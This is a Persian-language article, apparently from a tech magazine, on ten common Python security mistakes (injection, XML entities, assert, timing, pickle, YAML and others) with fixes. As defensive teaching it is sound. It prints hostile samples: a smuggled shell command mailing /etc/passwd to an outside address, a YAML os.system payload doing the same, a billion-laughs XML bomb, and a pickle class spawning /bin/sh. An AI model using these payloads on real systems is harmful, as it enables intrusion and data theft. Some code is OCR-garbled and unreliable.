
10 اشتباه امنیتی رایج در پایتون و روش‌های پیشگیری از آن‌ها



کدنویسی امن کار دشواری است. وقتی شما یک زبان، ماژول یا یک فریم‌ورک را یاد می‌گیرید، در واقع آموزش می‌بینید که چطور باید از آن استفاده کنید. اما وقتی به امنیت فکر می‌کنید، باید به این فکر باشید که چقدر امکان سوء استفاده از آن وجود دارد. پایتون نیز از این قاعده مستثنی نیست، حتی در کتابخانه استاندارد آن نیز شیوه‌هایی از کدنویسی نادرست اپلیکیشن‌ها دیده‌شده است. این در حالی است که بسیاری از توسعه‌دهندگان پایتون از این موضوع بی‌اطلاع بوده یا اهمیتی به آن نمی‌دهند. در ادامه این مقاله با 10 اشتباه رایج در ساخت اپلیکیشن‌های پایتون و نحوه جلوگیری از آن‌ها آشنا خواهید شد.

1. تزریق ورودی

حملات تزریقی بسیار گسترده و شایع هستند و انواع مختلفی از تزریق وجود دارد. این شیوه از حملات تمام زبان‌ها، فریم ورک‌هاو محیط‌ها را تحت تاثیر قرار می‌دهد. تزریق SQL زمانی رخ می‌دهد که شما به‌جای استفاده از ORM کوئری‌های SQL را (کوئری‌نویسی از سمت برنامه) مستقیم وارد می‌کنید. بسیاری از برنامه‌نویسان تصور می‌کنند با جلوگیری از وارد کردن کاراکتر نقل‌قول این مشکل برطرف می‌شود، اما این‌گونه نیست. برای امکان تزریق SQL روش‌های پیچیده‌ای وجود دارد که باید با آن‌ها آشنا شوید. تزریق فرمان نیز روش دیگری برای نفوذ به کدهای یک اپلیکیشن است و زمانی اتفاق می‌افتد که شما فرآیندی را با استفاده از Popen, Subprocess, Os.system و گرفتن پارامترها از متغیرها فراخوانی می‌کنید. در زمان فراخوانی فرامین محلی این امکان وجود دارد که فرد خرابکار این مقادیر را با چیزی مخرب جایگزین کند. این اسکریپت ساده را در نظر بگیرید. شما یک Subprocess را از طریق نام فایلی که از سوی کاربر فراهم می‌شود، فراخوانی می‌کنید:

```
import subprocess

def transcode_file(request, filename):
command = 'ffmpeg -i "{source}" output_file.mpg'.format(source=filename)
!  subprocess.call(command, shell=True) # a bad idea
```

حمله‌کننده مقدار filename را به:

```
";  cat /etc/passwd | mail them@domain.com
```

یا چیز دیگری که به همین میزان خطرناک است، جایگزین می‌کند.
راه‌حل:
با استفاده از برنامه‌های کاربردی به همراه فریم‌ورک وب که به شما ارائه می‌شود، از ورودی‌ها محافظت کنید. مگر

در مواردی خاص، کوئری‌های SQL را به‌صورت دستی وارد نکنید. اغلب ORMها روش‌های محافظتی داخلی را ارائه می‌کنند.
در Shell نیز از ماژول Shlex استفاده کنید تا از ورود کاراکترهای غیرمجاز به ورودی جلوگیری شود.

مطلب پیشنهادی

سرمایه‌گذاری مطمئن روی یک زبان درست
متداول‌ترین سوالاتی که در ارتباط با زبان برنامه‌نویسی پایتون مطرح می‌شود

2. پردازش XML

اگر اپلیکیشن فایل‌های XML را دریافت و پردازش می‌کند، احتمالا از یکی از ماژول‌های کتابخانه استاندارد XML هم استفاده می‌کنید. چند روش مختلف برای حمله از طریق XML وجود دارد که اغلب به سبک DoS هستند، به این معنا که به‌جای استخراج داده به شکلی طراحی شده‌اند تا سیستم را از کار بیندازند. این نوع از حملات رایج هستند، به‌ویژه زمانی‌که شما فایل‌های خارجی (نامطمئن) XML را پردازش می‌کنید.
اصولا ایده پشت چنین روشی از آنجا ناشی می‌شود که شما می‌توانید نهادهای ارجاعی را در XML به کار بگیرید، بنابراین وقتی پردازشگر XML سعی می‌کند تا این فایل XML را به حافظه بارگیری کند، چندین گیگابایت حافظه رم را مصرف می‌کند. برای آزمایش این پدیده می‌توانید از کد XML زیر استفاده کنید:

```
xml version="1.0"?>?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<<lolz>&lol9;</lolz
```

روش دیگر حمله به این شکل است: از آنجا که XML از نهادهای ارجاعی از URLهای خارجی پشتیبانی می‌کند، پردازشگر XML معمولا این منابع را بدون هیچ ملاحظه‌ای دریافت و بارگیری می‌کند. از آنجا که تمام درخواست‌ها از یک آدرس آی‌پی داخلی و قابل اعتماد فرستاده می‌شود، حمله‌کننده می‌تواند با دور زدن فایروال‌ها به منابع محافظت‌شده دسترسی پیدا کند.
وضعیت دیگری که باید در نظر گرفته شود بسته‌های ثالث هستند که شما برای رمزگشایی از XML (مانند فایل‌های پیکربندی و APIهای راه دور) استفاده می‌کنید. ممکن است شما حتی متوجه این موضوع هم نباشید که یکی از این بسته‌ها ممکن است خود را برای نفوذ این نوع از حملات باز گذاشته باشد.
در پایتون نیز ماژول‌های کتابخانه استاندارد، Etree, DOM و Xmlrpc همگی برای این نوع از حملات باز هستند.
راه‌حل:
از https://pypi.org/project/defusedxml/ (Defusedxml) به عنوان جایگزین ماژول‌های کتابخانه استاندارد استفاده کنید.

3. عبارت‌های تاکیدی

از عبارت‌های تاکیدی (Assert Statements) برای محافظت از بخشی از کد که یک کاربر نباید به آن دسترسی

داشته باشد، استفاده نکنید. این مثال را در نظر بگیرید:

```
def foo(request, user):
assert user.is_admin, “user does not have access”
... # secure code
```

پایتون به‌طور پیش‌فرض __debug__ را به‌عنوان صحیح (True) در نظر می‌گیرد، اما در محیط عملی و محصول نهایی رایج است که کد با بهینه‌سازی اجرا شود. در چنین شرایطی عبارت Assert نادیده گرفته‌شده و صرف‌نظر از این‌که کاربر is_admin است یا نه مستقیم به Secure Code هدایت می‌شود.
راه‌حل:
از عبارت‌های تاکیدی تنها برای تعامل با سایر توسعه‌دهندگان مانند واحد آزمایش یا برای محافظت در برابر به‌کارگیری API نادرست استفاده کنید.

4. حملات زمان‌بندی

حملات زمان‌بندی اساسا یک روش برای نمایش یک رفتار یا الگوریتم به‌وسیله تعیین زمان لازم برای مقایسه مقادیر ارائه‌شده است. حملات زمان‌بندی به‌دقت نیاز دارند، بنابراین معمولا روی یک شبکه راه دور با تاخیر بالا کار نمی‌کنند. به دلیل وجود تاخیر متغیر در اغلب اپلیکیشن‌های وب، تقریبا غیرممکن است تا بتوان یک حمله زمان‌بندی را روی سرورهای وب HTTP پیاده‌سازی کرد.
اما اگر یک اپلیکیشن خط فرمان دارید که منتظر ورود کلمه عبور است، حمله‌کننده می‌تواند با نوشتن یک اسکریپت ساده مدت‌زمان صرف شده را برای مقدار خود و رمز اصلی مقایسه کند.
راه‌حل:
از secrets.compare_digest معرفی‌شده در پایتون 3.5 برای مقایسه کلمات عبور و سایر مقادیر خصوصی استفاده کنید.

5. یک بسته یا مسیر واردشده آلوده

سیستم واردات پایتون خیلی انعطاف‌پذیر است. این ویژگی برای زمان‌هایی مناسب است که شما سعی می‌کنید از Monkey Patch در آزمایش‌های خود استفاده کنید. اما همین ویژگی می‌تواند به یک حفره امنیتی بزرگ برای پایتون تبدیل شود.
نصب بسته‌های ثالث داخل بسته‌های سایت در یک محیط مجازی یا بسته‌های سایت عمومی، شما را در معرض حفره‌های امنیتی درون این بسته‌ها قرار می‌دهد.
راه‌حل:
بسته‌های خود را از لحاظ امنیتی بررسی کنید. به PyUp.io و خدمات امنیتی آن‌ها نگاهی بیندازید. از محیط‌های مجازی برای تمام اپلیکیشن‌های خود استفاده کنید و مطمئن شوید که بسته‌های عمومی تا حد امکان عاری از آلودگی باشد.

6. فایل‌های موقت

برای ساخت فایل‌های موقت در پایتون با استفاده از تابع Mktemp() یک نام فایل ایجاد می‌کنید و بعد با استفاده از این نام خود فایل را ایجاد می‌کنید. این کار امن نیست، زیرا ممکن است در فاصله زمانی بین فراخوانی Mktemp() و تلاش برای ایجاد فایل توسط فرآیند اول، یک فرآیند دیگر با این نام یک فایل ایجاد کند. این به معنای آن است که این احتمال وجود دارد که اپلیکیشن شما به اشتباه داده‌های دیگری را بارگیری کند یا با داده‌های موقت دیگری درگیر شود.
نسخه‌های اخیر پایتون با به نمایش درآوردن یک هشدار شما را از فراخوانی متد اشتباه آگاه می‌کند.
راه‌حل:
اگر به تولید فایل موقت نیاز دارید، از ماژول Tempfile یا Mkstemp استفاده کنید.

7. استفاده از yaml.load

در اسناد PyYAML آمده است: «هشدار: فراخوانی yaml.load با هر نوع داده‌ای که از یک منبع نامطمئن دریافت

شده باشد، امن نیست. قدرت yaml.load به همان اندازه pickle.load است و به همین دلیل می‌تواند هر تابعی را در پایتون فراخوانی کند.»
در مثالی که در پروژه معروف پایتون Ansible
(https://www.talosintelligence.com/reports/TALOS-2017-0305) آورده شده، می‌توانید مقدار زیر را به‌عنوان YAML (معتبر) برای Ansible Vault فراهم کنید. این فراخوانی توسط os.system() با پارامترهای فراهم‌شده در فایل انجام می‌شود.

!!python/object/apply:os.system [“cat /etc/passwd | mail me@hack.c”]

بنابراین، بارگیری فایل‌های YAML توسط مقادیر فراهم‌شده از طرف کاربر، شما را به‌طور گسترده‌ای در معرض خطر حمله قرار می‌دهد.
راه‌حل:
مگر در موارد بسیار خاص، همیشه از yaml.safe_load استفاده کنید.

8. ترشی انداختن (Pickle)

از تسلسل خارج کردن (Deserializing) داده‌های Pickle به همان بدی YAML است. کلاس‌های پایتون می‌توانند یک متد جادویی را به نام __reduce__ تعریف کنند که قادر است یک یا چند رشته قابل فراخوانی تولید کند.
حمله‌کنندگان می‌توانند از این‌ها برای الصاق منابع به یکی از ماژول‌های Subprocess استفاده کرده و فرامین دلخواه خود را در میزبان اجرا کنند.
در زیر مثالی در این مورد را مشاهده می‌کنید:

```
import cPickle
import subprocess
import base64

class RunBinSh(object):
def __reduce__(self):
((,(,’  return (subprocess.Popen, (('/bin/sh

(((()print base64.b64encode(cPickle.dumps(RunBinSh
```

راه‌حل:
هرگز از یک منبع نامطمئن یا نامعتبر داده را Unpickle نکنید. به‌جای آن از یک الگوی سریالی کردن دیگر مانند JSON استفاده کنید.

9. استفاده از سیستم ران‌تایم پایتون و وصله نکردن آن

اغلب سیستم‌های POSIX با یک نسخه از پایتون 2 (معمولا یک نسخه قدیمی) عرضه می‌شوند. از آنجا که به‌عنوان نمونه CPython در C نوشته‌شده، زمان‌هایی وجود دارد که پایتون خود را همراه با حفره‌هایی تفسیر می‌کند.
مشکلات امنیتی رایج C به نحوه تخصیص حافظه مرتبط بوده و در نتیجه باعث خطاهای سرریز بافر می‌شود.
طی سال‌های گذشته CPython با آسیب‌پذیری‌های مرتبط با سرریز حافظه مواجه بوده که برای هر کدام از آن‌ها وصله‌هایی برای برطرف کردن مشکل ارائه‌شده است.
راه‌حل:
برای اپلیکیشن‌های نسخه محصول خود، آخرین نسخه پایتون را به همراه وصله‌های آن نصب کنید.

10. وصله نکردن اجزای فرعی

علاوه بر وصله کردن ران‌تایم پایتون، باید اجزای فرعی را که استفاده می‌کنید، به‌طور منظم وصله کنید.
تمام آسیب‌پذیری‌های موجود در کد که در بالا به آن اشاره شد، در بسته‌های مورداستفاده توسط اپلیکیشن شما وجود دارد. به همین دلیل توسعه‌دهندگان این بسته‌ها به‌طور مرتب این مشکلات امنیتی را بررسی و آن‌ها را برطرف

می‌کنند.
راه‌حل:
از یک سرویس مانند PyUp.io برای بررسی به‌روزرسانی‌ها استفاده کرده و بسته‌های خود را به‌روز نگه دارید.

تاریخ انتشار:

27 اسفند 1397

نشانی منبع:
https://www.shabakeh-mag.com/workshop/programming/14712/10-%D8%A7%D8%B4%D8%AA%D8%A8%D8%A7%D9%87-%D8%A7%D9%85%D9%86%DB%8C%D8%AA%DB%8C-%D8%B1%D8%A7%DB%8C%D8%AC-%D8%AF%D8%B1-%D9%BE%D8%A7%DB%8C%D8%AA%D9%88%D9%86-%D9%88-%D8%B1%D9%88%D8%B4%E2%80%8C%D9%87%D8%A7%DB%8C-%D9%BE%DB%8C%D8%B4%DA%AF%DB%8C%D8%B1%DB%8C-%D8%A7%D8%B2-%D8%A2%D9%86%E2%80%8C%D9%87%D8%A7